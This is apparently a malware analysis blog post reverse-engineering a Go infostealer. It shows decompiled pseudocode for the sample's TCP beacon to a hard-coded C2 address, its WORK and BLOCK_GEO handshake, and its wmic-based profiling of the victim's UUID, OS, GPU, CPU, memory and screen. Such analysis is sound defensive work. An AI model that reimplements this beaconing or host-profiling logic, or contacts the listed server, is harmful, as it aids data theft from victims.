
moving to `main_main` (`sub_595470`). It creates a new procedure by making a call to `newproc` function from `runtime` package.



```
    *v5 = v10;
  v2 = v7 + 1;
  v0 = v11;
  v1 = v8;
}
runtime_newproc(&mw_main_ConnectToServer);
while ( 1 )
```

Connect To server

following the code to `main_ConnectToServer` (`sub_58ABE0`). This function has some interesting functionality we will explore next.



```
void main_ConnectToServer()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v14 = &off_5E5CA8;
  while ( 1 )
  {
    v12 = "\b";
    v13 = &off_5F076C;                          // coNNNECTIONGWQFGQW
    log_Print(&v12, 1, 1);
    time_Sleep(1000000000, 0);                  // 1000000000 * time.Nanosecond
    src_itab = net_Dial("tcp", 3, "82.115.223.249:8081", 19);
    if ( v11 )
      goto LABEL_17;
    new_interface = runtime_convI2I("\b", src_itab);// new interface to be used with io.reader maybe
    net_reader = bufio_NewReader(new_interface, v10);
    LOBYTE(v3) = 10;
    C2_response = bufio__Reader_ReadString(net_reader, v3);// reads until delimeter -> 0x0A
    if ( src_itab )
    {
      time_Sleep(1000000000, 0);
      runtime_gopanic("\b", &off_5F0774);       // reconnect
LABEL_17:
      time_Sleep(1000000000, 0);
      runtime_gopanic("\b", &off_5F0774);       // reconnect
      runtime_deferreturn(v2);
      return;
    }
    if ( v7 == 5 )
      break;
    if ( v7 != 10 )
      goto LABEL_15;
    if ( !runtime_memequal(C2_response, "BLOCK_GEO\n", 10) )// if blocked because of geo location -make sense as IP is russian i guess
      goto LABEL_15;
    v12 = "\b";
    v13 = &off_5F0724;
    log_Print(&v12, 1, 1);
    os_Exit(666);
  }
  if ( *C2_response != 'KROW' || *(C2_response + 4) != 0xA )// initial beacon: WORK
  {
LABEL_15:
    main_ConnectToServer_func1(v0);
    return;
  }
  v12 = "\b";
  v13 = &off_5F072C;
  log_Print(&v12, 1, 1);
  dword_704E10 = 0;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_704E14 = v10;
  main_GetInfoUser();
  main_SetUsermame();
  main_Grab();
  main_ConnectToServer_func1(v1);
}
```

In block 1, the malware sleeps for 1000000000 nanoseconds -I tried a simple program with the same call to sleep and it was equivalent to time.Nanosecond -


Then it establishes a TCP connection to `82.115.223.249:8081` IP address using function `Dial` from `net` package. Then it Reads the Received packet. the `Dial` function in GO returns 2 values, `Conn` interface and Error, which IDA cannot recognize so, I will follow my intuition. If the connection returned error, it will try to reconnect again.

In Block 2, The connection was established but it first checks the response from the remote IP. If it was blocked due to the geo location, as the IP is Russian, it will try to reconnect.

If the response was `WORK` string, the connection is established successfully and the malware can continue with its functionality as shown in block 3 and 4


Collect victim information

Moving to `main_GetInfoUser()` (`sub_58B880`). The first Lines in this subroutine takes us to another function, `main_MachineID` (`sub_5897A0`)



```
void main_MachineID()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  wmic_cmd[4] = off_5E5D38;
  mw_allocated_mem = runtime_newobject(&dword_5B88A0);// malloc
  wmic_cmd[0] = "/c";
  wmic_cmd[1] = 2;
  wmic_cmd[2] = "wmic csproduct get uuid";
  wmic_cmd[3] = 23;
  cmd_struct = os_exec_Command("cmd.exe", 7, wmic_cmd, 2, 2);
  *(cmd_struct + 48) = &off_5F0B2C;            // \b
  if ( go_garbage_collector_stuff )
  {
    runtime_gcWriteBarrier();
    cmd_struct = v1;
  }
  else
  {
    *(cmd_struct + 52) = mw_allocated_mem;
  }
  os_exec__Cmd_Run(cmd_struct);
  v3 = bytes__Buffer_String(mw_allocated_mem);
  v5 = strings_Replace(v3, v4, "UUID", 4, 0, 0, -1);
  strings_TrimSpace(v5, v6);
  main_MachineID_func1(v2);
}
```


The malware Runs the command `cmd.exe /c wmic csproduct get uuid` to get UUID of the device. Returning to `main_GetInfoUser` .



```
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_705928 = "spermad";
  dword_705934 = 10;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_705930 = "NONE-GROUP";
  mw_screen_width = github_com_lxn_win_GetSystemMetrics(SM_CXSCREEN);
  mw_screen_height = github_com_lxn_win_GetSystemMetrics(SM_CYSCREEN);
  mw_screen_width_str = strconv_Itoa(mw_screen_width);
  mw_screen_height_str = strconv_Itoa(mw_screen_height);
  screen_info = runtime_concatstring3(0, mw_screen_width_str, v6, &dword_5CE9C1 + 3, 1, mw_screen_height_str, v6);
  dword_705968 = v10;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_705964 = screen_info;
  v0 = *dword_705398;
  dword_705960 = *(dword_705398 + 4);
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_70595C = v0;
  main_GetOS();
  dword_70593C = HIDWORD(v2);
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    dword_705938 = v2;
```

It retrieves the screen width and height using win32 API `GetSystemMetrics` , GO allow using third-party packages directly from GitHub and the the cause of the function naming. The screen resolution is represented in the format `<width>x<height>` .


The next call is to `main_GetOS` (`sub_58A530`).



```
void main_GetOS()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  wmic_cmd[6] = off_5E5CC4;
  sub_46433A(0, wmic_cmd);
  wmic_cmd[0] = "os";
  wmic_cmd[1] = 2;
  wmic_cmd[2] = "get";
  wmic_cmd[3] = 3;
  wmic_cmd[4] = "Caption";
  wmic_cmd[5] = 7;
  os_cmd = os_exec_Command("wmic", 4, wmic_cmd, 3, 3);
  allocated_mem = runtime_newobject("0");
  *allocated_mem = 1;
  os_cmd_1 = os_cmd;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    *(os_cmd + 76) = allocated_mem;
  os_cmd_output = os_exec__Cmd_Output(os_cmd_1);
  os_verison_str = runtime_slicebytetostring(0, os_cmd_output, v4);
  v7 = strings_Split(os_verison_str, v6, &byte_5CE9BE, 1);// \n
  if ( os_cmd > 1 )
  {
    v8 = strings_Split(*(v7 + 8), *(v7 + 12), " ", 1);
    runtime_concatstring3(0, v8[2], v8[3], " ", 1, v8[4], v8[5]);
  }
  main_GetOS_func1(v2);
}
```

This function retrieves the OS version using wmic command `wmic os get Caption` . and filter the output based on the form it is printed to format is in a space separated string.

Returning back to `main_GetInfoUser` a call to `main_getGPU` (`sub_58A200`) is made.




```
void main_getGPU()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  GPU_query[4] = off_5E5D70;
  GPU_query[0] = "/C";
  GPU_query[1] = 2;
  GPU_query[2] = "wmic path win32_VideoController get name";
  GPU_query[3] = 40;
  v9 = os_exec_Command("cmd", 3, GPU_query, 2, 2);
  v0 = runtime_newobject("0");
  *v0 = 1;
  v1 = v9;
  if ( go_garbage_collector_stuff )
    runtime_gcWriteBarrier();
  else
    *(v9 + 76) = v0;
  v3 = os_exec__Cmd_Output(v1);
  v5 = runtime_slicebytetostring(0, v3, v4);
  v7 = strings_Replace(v5, v6, "Name", 4, 0, 0, -1);
  strings_TrimSpace(v7, v8);
  main_getGPU_func1(v2);
```

The GPU information retrieved by executing the command `cmd /C wmic path win32_VideoController get name`


Using the same method in `main_getCPU` (`sub_589F10`). It gets CPU information with command `cmd /c wmic cpu get name`

in `main_sysTotalMemory` (`sub_58B550`)It gets the memory status by executing `GlobalMemoryStatusEx` function.



```
void main_sysTotalMemory()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  DLL = syscall_LoadDLL("kernel32.dll", 12);
  if ( !v3 )
  {
    Proc = syscall__DLL_FindProc(DLL, "GlobalMemoryStatusEx", 20);
    if ( !v5 )
    {
      v6 = runtime_newobject("@");
      *v6 = 64;
      v1 = runtime_newobject(&dword_5A8980);
      *v1 = v6;
      syscall__Proc_Call(Proc, v1, 1, 1);
    }
  }
  main_sysTotalMemory_func1(v0);
}
```

